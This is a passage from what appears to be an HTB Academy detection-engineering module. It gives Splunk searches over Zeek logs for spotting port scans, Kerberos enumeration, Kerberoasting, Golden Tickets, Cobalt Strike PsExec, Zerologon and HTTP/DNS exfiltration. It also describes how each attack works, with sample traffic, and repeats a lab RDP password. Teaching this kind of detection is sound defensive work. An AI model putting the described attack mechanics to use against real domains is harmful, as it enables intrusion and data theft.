
- `index="cobaltstrike_beacon"`: This restricts the search to logs stored in the `cobaltstrike_beacon` index.
- `orig_bytes=0`: This part of the search filter focuses on network events where the original bytes sent are `zero`.
- `dest_ip IN (192.168.0.0/16, 172.16.0.0/12, 10.0.0.0/8)`: This restricts the search to network events where the destination IP address is within the private IP address ranges, which are commonly used in internal networks.
- `| bin span=5m _time`: This command bins the events into `5`-minute intervals based on the `_time` field, which is the timestamp of each event.
- `| stats dc(dest_port) as num_dest_port by _time, src_ip, dest_ip`: The `stats` command is used to aggregate data. The `dc(dest_port)` function counts the distinct number of destination ports accessed for each combination of `_time`, `src_ip`, and `dest_ip`. The result is stored in a new field called `num_dest_port`.
- `| where num_dest_port >= 3`: This part of the search filters the results to only show those records where the distinct count of destination ports (`num_dest_port`) is `three` or greater. This is based on the assumption that scanning three or more ports within a short time frame is a potential indicator of a port scan.

Detecting Kerberos Brute Force Attacks

When adversaries perform `Kerberos-based user enumeration`, they send an AS-REQ (Authentication Service Request) message to the Key Distribution Center (KDC), which is responsible for handling Kerberos authentication. This message includes the username they're trying to validate. They pay close attention to the response they receive, as it reveals valuable information about the existence of the specified user account.

A valid username will prompt the server to `return a TGT` or raise an error like `KRB5KDC_ERR_PREAUTH_REQUIRED`, indicating that preauthentication is required. On the other hand, an invalid username will be met with a Kerberos error code `KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN` in the AS-REP (Authentication Service Response) message. By examining the responses to their AS-REQ messages, adversaries can quickly determine which usernames are valid on the target system.

How Kerberos Brute Force Attacks Look Like On The Wire



kerberos

No.	Time	Source	Destination	Protocol	Length	Info
3206	14.697848	192.168.38.104	192.168.38.102	KRB5	287	AS-REQ
3207	14.698175	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3216	14.755297	192.168.38.104	192.168.38.102	KRB5	289	AS-REQ
3217	14.755607	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3226	14.811835	192.168.38.104	192.168.38.102	KRB5	291	AS-REQ
3227	14.812134	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3236	14.869272	192.168.38.104	192.168.38.102	KRB5	289	AS-REQ
3237	14.869599	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3246	14.926350	192.168.38.104	192.168.38.102	KRB5	292	AS-REQ
3247	14.926667	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3256	14.983953	192.168.38.104	192.168.38.102	KRB5	291	AS-REQ
3257	14.984290	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3266	15.042399	192.168.38.104	192.168.38.102	KRB5	288	AS-REQ
3267	15.042723	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3276	15.098845	192.168.38.104	192.168.38.102	KRB5	296	AS-REQ

Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at https://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Additionally, we can access the spawned target via RDP as outlined below. All files, logs, and PCAP files related to the covered attacks can be found in the /home/htb-student and /home/htb-student/module_files directories.

```
xfreerdp /u:htb-student /p:'HTB_@cademy_stdnt!' /v:[Target IP] /dynamic-resolution
```


Related Evidence


- **Related Directory**: `/home/htb-student/module_files/kerberos_bruteforce`
- **Related Splunk Index**: `kerberos_bruteforce`
- **Related Splunk Sourcetype**: `bro:kerberos:json`

Detecting Kerberos Brute Force Attacks With Splunk & Zeek Logs

Now let's explore how we can identify Kerberos brute force attacks, using Splunk and Zeek logs.

```
index="kerberos_bruteforce" sourcetype="bro:kerberos:json"
error_msg!=KDC_ERR_PREAUTH_REQUIRED
success="false" request_type=AS
| bin _time span=5m
| stats count dc(client) as "Unique users" values(error_msg) as "Error messages" by _time, id.orig_h, id.resp_h
```

```
| where count>30
```




Detecting Kerberoasting

In 2016, a number of blog posts and articles emerged discussing the tactic of querying Service Principal Name (SPN) accounts and their corresponding tickets, an attack that came to be known as `Kerberoasting`. By possessing just one legitimate user account and its password, an attacker could retrieve the SPN tickets and attempt to break them offline.

After examining numerous resources on kerberoasting, it is evident that `RC4` is utilized for ticket encryption behind the scenes. We will exploit this underpinning as a detection point in this section.

Evidence Source: https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting

How Kerberoasting Traffic Looks Like



Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at https://[Target IP]:8000 and launch the

Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Additionally, we can access the spawned target via RDP as outlined below. All files, logs, and PCAP files related to the covered attacks can be found in the /home/htb-student and /home/htb-student/module_files directories.

```
xfreerdp /u:htb-student /p:'HTB_@cademy_stdnt!' /v:[Target IP] /dynamic-resolution
```


Related Evidence

- **Related Directory**: `/home/htb-student/module_files/sharphound`
- **Related Splunk Index**: `sharphound`
- **Related Splunk Sourcetype**: `bro:kerberos:json`

Detecting Kerberoasting With Splunk & Zeek Logs

Now let's explore how we can identify Kerberoasting, using Splunk and Zeek logs.

```
index="sharphound" sourcetype="bro:kerberos:json"
request_type=TGS cipher="rc4-hmac"
forwardable="true" renewable="true"
| table _time, id.orig_h, id.resp_h, request_type, cipher, forwardable, renewable, client, service
```



Detecting Golden Tickets

Previously in this section, we covered `Golden Tickets`. Unfortunately, Zeek lacks the ability to trustworthily identify Golden Tickets. Therefore, we will concentrate our Splunk search on uncovering anomalies in Kerberos ticket creation.

In a Golden Ticket or Pass-the-Ticket attack, the attacker bypasses the usual Kerberos authentication process, which involves the AS-REQ and AS-REP messages.

In a typical Kerberos authentication process, a client begins by sending an AS-REQ (Authentication Service Request) message to the Key Distribution Center (KDC), specifically the Authentication Service (AS), requesting a Ticket Granting Ticket (TGT). The KDC responds with an AS-REP (Authentication Service Response) message, which includes the TGT if the client's credentials are valid. The client can then use the TGT to request service tickets (Ticket Granting Service tickets, or TGS) for specific services on the network.

- In a Golden Ticket attack, the attacker generates a forged TGT, which grants them access to any service on the network without having to authenticate with the KDC. Since the attacker has a forged TGT, they can directly request TGS tickets without going through the AS-REQ and AS-REP process.
- In a Pass-the-Ticket attack, the attacker steals a valid TGT or TGS ticket from a legitimate user (for example, by compromising their machine) and then uses that ticket to access services on the network as if they were the legitimate user. Again, since the attacker already has a valid ticket, they can bypass the AS-REQ and AS-REP process.

How Golden Ticket Traffic Looks Like

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
312	19.539910	192.168.38.104	192.168.38.102	KRB5	1576	TGS-REQ
314	19.542540	192.168.38.102	192.168.38.104	KRB5	1482	TGS-REP
321	19.543594	192.168.38.104	192.168.38.102	KRB5	1404	TGS-REQ
322	19.543914	192.168.38.102	192.168.38.104	KRB5	1342	TGS-REP
326	19.544609	192.168.38.104	192.168.38.102	SMB2	2974	Session Setup Request
328	19.545387	192.168.38.102	192.168.38.104	SMB2	315	Session Setup Response

Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at https://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Additionally, we can access the spawned target via RDP as outlined below. All files, logs, and PCAP files related to the covered attacks can be found in the /home/htb-student and /home/htb-student/module_files directories.

```
xfreerdp /u:htb-student /p:'HTB_@cademy_stdnt!' /v:[Target IP] /dynamic-resolution
```

Related Evidence

- **Related Directory**: `/home/htb-student/module_files/golden_ticket_attack`
- **Related Splunk Index**: `golden_ticket_attack`
- **Related Splunk Sourcetype**: `bro:kerberos:json`

Detecting Golden Tickets With Splunk & Zeek Logs

Now let's explore how we can identify Golden Tickets, using Splunk and Zeek logs.

```
index="golden_ticket_attack" sourcetype="bro:kerberos:json"
| where client!="-"
| bin _time span=1m
| stats values(client), values(request_type) as request_types,
dc(request_type) as unique_request_types by _time, id.orig_h, id.resp_h
| where request_types=="TGS" AND unique_request_types==1
```

Search Breakdown:

- `index="golden_ticket_attack" sourcetype="bro:kerberos:json"` : This line specifies the data source the query is searching. It's looking for events in the `golden_ticket_attack` index where the `sourcetype` (data format) is `bro:kerberos:json`.
- `| where client!="-"` : This line filters out events where the `client` field is equal to `-`. This is to remove noise from the data by excluding events where the client information is not available.
- `| bin _time span=1m` : This line divides the data into `one-minute` intervals based on the `_time` field, which is the timestamp of each event. This is used to analyze patterns of activity within each one-minute window.
- `| stats values(client), values(request_type) as request_types, dc(request_type) as unique_request_types by _time, id.orig_h, id.resp_h` :

This line aggregates the data by the minute, source IP address (`id.orig_h`), and destination IP address (`id.resp_h`). It calculates the following for each combination of these grouping fields:

  - `values(client)` : All the unique client values associated with the events.
  - `values(request_type) as request_types` : All the unique request types associated with the events.
  - `dc(request_type) as unique_request_types` : The distinct count of request types.
- `| where request_types=="TGS" AND unique_request_types==1` : This line filters the results to only show those where the only request type is `TGS` (Ticket Granting Service), and there's only one unique request type.

Detecting Cobalt Strike's PSExec

Cobalt Strike's `psexec` command is an implementation of the popular PsExec tool, which is a part of Microsoft's Sysinternals Suite. It's a lightweight telnet-replacement that lets you execute processes on other systems. Cobalt Strike's version is utilized to execute payloads on remote systems, as part of the post-exploitation process.

When the `psexec` command is invoked within Cobalt Strike, the following steps occur:

- `Service Creation` : The tool first creates a new service on the target system. This service is responsible for executing the desired payload. The service is typically created with a random name to avoid easy detection.
- `File Transfer` : Cobalt Strike then transfers the payload to the target system, often to the `ADMIN$` share. This is typically done using the SMB protocol.
- `Service Execution` : The newly created service is then started, which in turn executes the payload. This payload can be a shellcode, an executable, or any other file type that can be executed.
- `Service Removal` : After the payload has been executed, the service is stopped and deleted from the target system to minimize traces of the intrusion.
- `Communication` : If the payload is a beacon or another type of backdoor, it will typically establish communication back to the Cobalt Strike team server, allowing for further commands to be sent and executed on the compromised system.

Cobalt Strike's `psexec` works over port 445 (SMB), and it requires local administrator privileges on the target system. Therefore, it's often used after initial access has been achieved and privileges have been escalated.

How Cobalt Strike PSExec Traffic Looks Like

Image Source: https://thedfirreport.com/2021/08/29/cobalt-strike-a-defenders-guide/

Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at https://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Additionally, we can access the spawned target via RDP as outlined below. All files, logs, and PCAP files related to the covered attacks can be found in the /home/htb-student and /home/htb-student/module_files directories.

```
xfreerdp /u:htb-student /p:'HTB_@cademy_stdnt!' /v:[Target IP] /dynamic-resolution
```

Related Evidence

- **Related Directory**: `/home/htb-student/module_files/cobalt_strike_psexec`
- **Related Splunk Index**: `cobalt_strike_psexec`
- **Related Splunk Sourcetype**: `bro:smb_files:json`

Detecting Cobalt Strike's PSExec With Splunk & Zeek Logs

Now let's explore how we can identify Cobalt Strike's PSExec, using Splunk and Zeek logs.

```
index="cobalt_strike_psexec"
sourcetype="bro:smb_files:json"
action="SMB::FILE_OPEN"
name IN ("*.exe", "*.dll", "*.bat")
path IN ("*\\c$", "*\\ADMIN$")
size>0
```


i	Time	Event
>	8/22/21 7:00:41.000 AM	{ [-] action: SMB::FILE_OPEN id.orig_h: 192.168.38.104 id.orig_p: 49394 id.resp_h: 192.168.38.102 id.resp_p: 445 name: be5312f.exe path: \\DC\ADMIN$ size: 285696 times.accessed: 2021-08-22T07:00:20.467586Z times.changed: 2021-08-22T07:00:20.475082Z times.created: 2021-08-22T07:00:20.467586Z times.modified: 2021-08-22T07:00:20.475082Z ts: 2021-08-22T07:00:41.577519Z uid: CfuL6Kn6isF0IrfXl }

Detecting Zerologon

The `Zerologon` vulnerability, also known as CVE-2020-1472, is a critical flaw in the implementation of the Netlogon Remote Protocol, specifically in the cryptographic algorithm used by the protocol. The vulnerability can be exploited by an attacker to impersonate any computer, including the domain controller, and execute remote procedure calls on their behalf. Let's dive into the technical details of this flaw.

At the heart of Zerologon is the cryptographic issue in the way Microsoft's Netlogon Remote Protocol authenticates users and machines in a Windows domain. When a client wants to authenticate against the domain controller, it uses a protocol called MS-NRPC, a part of Netlogon, to establish a secure channel.

During this process, the client and the server generate a session key, which is computed from the machine account's password. This key is then used to derive an initialization vector (IV) for the AES-CFB8 encryption mode. In a secure configuration, the IV should be unique and random for each encryption operation. However, due to the flawed implementation in the Netlogon protocol, the IV is set to a fixed value of all zeros.

The attacker can exploit this cryptographic weakness by attempting to authenticate against the domain controller using a session key consisting of all zeros, effectively bypassing the authentication process. This allows the attacker to establish a secure channel with the domain controller without knowing the machine account's password.

Once this channel is established, the attacker can utilize the NetrServerPasswordSet2 function to change the computer account's password to any value, including a blank password. This effectively gives the attacker full control over the domain controller and, by extension, the entire Active Directory domain.

The Zerologon vulnerability is particularly dangerous due to its simplicity and the level of access it provides to attackers. Exploiting this flaw requires only a few Netlogon messages, and it can be executed within seconds.

How Zerologon Looks Like From A Network Perspective




Image Source: https://www.trendmicro.com/en_us/what-is/zerologon.html

Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at https://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Additionally, we can access the spawned target via RDP as outlined below. All files, logs, and PCAP files related to the covered attacks can be found in the /home/htb-student and /home/htb-student/module_files directories.

```
xfreerdp /u:htb-student /p:'HTB_@cademy_stdnt!' /v:[Target IP] /dynamic-resolution
```

Related Evidence

- **Related Directory**: `/home/htb-student/module_files/zerologon`

- **Related Splunk Index**: `zerologon`
- **Related Splunk Sourcetype**: `bro:dce_rpc:json`

Detecting Zerologon With Splunk & Zeek Logs

Now let's explore how we can identify Zerologon, using Splunk and Zeek logs.

```
index="zerologon" endpoint="netlogon" sourcetype="bro:dce_rpc:json"
| bin _time span=1m
| where operation == "NetrServerReqChallenge" OR operation ==
"NetrServerAuthenticate3" OR operation == "NetrServerPasswordSet2"
| stats count values(operation) as operation_values dc(operation) as
unique_operations by _time, id.orig_h, id.resp_h
| where unique_operations >= 2 AND count>100
```

Detecting Exfiltration (HTTP)

`Data exfiltration` inside the POST body is a technique that attackers employ to extract sensitive information from a compromised system by disguising it as legitimate web traffic. It involves transmitting the stolen data from the compromised system to an external server controlled by the attacker using HTTP POST requests. Since POST requests are commonly used for legitimate purposes, such as form submissions and file uploads, this method of data exfiltration can be difficult to detect.

To exfiltrate the data, the attackers send it as the body of an HTTP POST request to their command and control (C2) server. They often use seemingly innocuous URLs and headers to further disguise the malicious traffic. The C2 server receives the POST request, extracts the data from the body, and decodes or decrypts it for further analysis and exploitation.

To detect data exfiltration via POST body, we can employ network monitoring and analysis tools to aggregate all data sent to specific IP addresses and ports. By analyzing the

aggregated data, we can identify patterns and anomalies that may indicate data exfiltration attempts.

In this section, we will monitor the volume of outgoing traffic from our network to specific IP addresses and ports. If we observe unusually large or frequent data transfers to a specific destination, it may indicate data exfiltration.

Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at https://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Additionally, we can access the spawned target via RDP as outlined below. All files, logs, and PCAP files related to the covered attacks can be found in the /home/htb-student and /home/htb-student/module_files directories.

```
xfreerdp /u:htb-student /p:'HTB_@cademy_stdnt!' /v:[Target IP] /dynamic-resolution
```



Related Evidence

- **Related Directory**: `/home/htb-student/module_files/cobaltstrike_exfiltration_http`
- **Related Splunk Index**: `cobaltstrike_exfiltration_http`
- **Related Splunk Sourcetype**: `bro:http:json`

Detecting HTTP Exfiltration With Splunk & Zeek Logs

Now let's explore how we can identify HTTP exfiltration, using Splunk and Zeek logs.

```
index="cobaltstrike_exfiltration_http" sourcetype="bro:http:json"
method=POST
| stats sum(request_body_len) as TotalBytes by src, dest, dest_port
| eval TotalBytes = TotalBytes/1024/1024
```



Detecting Exfiltration (DNS)

Attackers employ `DNS-based exfiltration` due to its reliability, stealthiness, and the fact that DNS traffic is often allowed by default in network firewall rules. By embedding data within DNS queries and responses, attackers can bypass security controls and exfiltrate data covertly. Below is a detailed explanation of this technique and detection methods:

How DNS Exfiltration Works:

- `Initial Compromise`: The attacker gains access to the victim's network, typically through malware, phishing, or exploiting vulnerabilities.
- `Data Identification and Preparation`: The attacker locates the data they want to exfiltrate and prepares it for transmission. This usually involves encoding or encrypting the data and splitting it into small chunks.
- `Exfiltration via DNS`: The attacker sends the data in the subdomains of DNS queries, utilizing techniques such as DNS tunneling or fast flux. They typically use a domain under their control or a compromised domain for this purpose. The attacker's DNS server receives the queries, extracts the data, and reassembles it.
- `Data Retrieval and Analysis`: After exfiltration, the attacker decodes or decrypts the data and analyzes it.

How DNS Exfiltration Traffic Looks Like

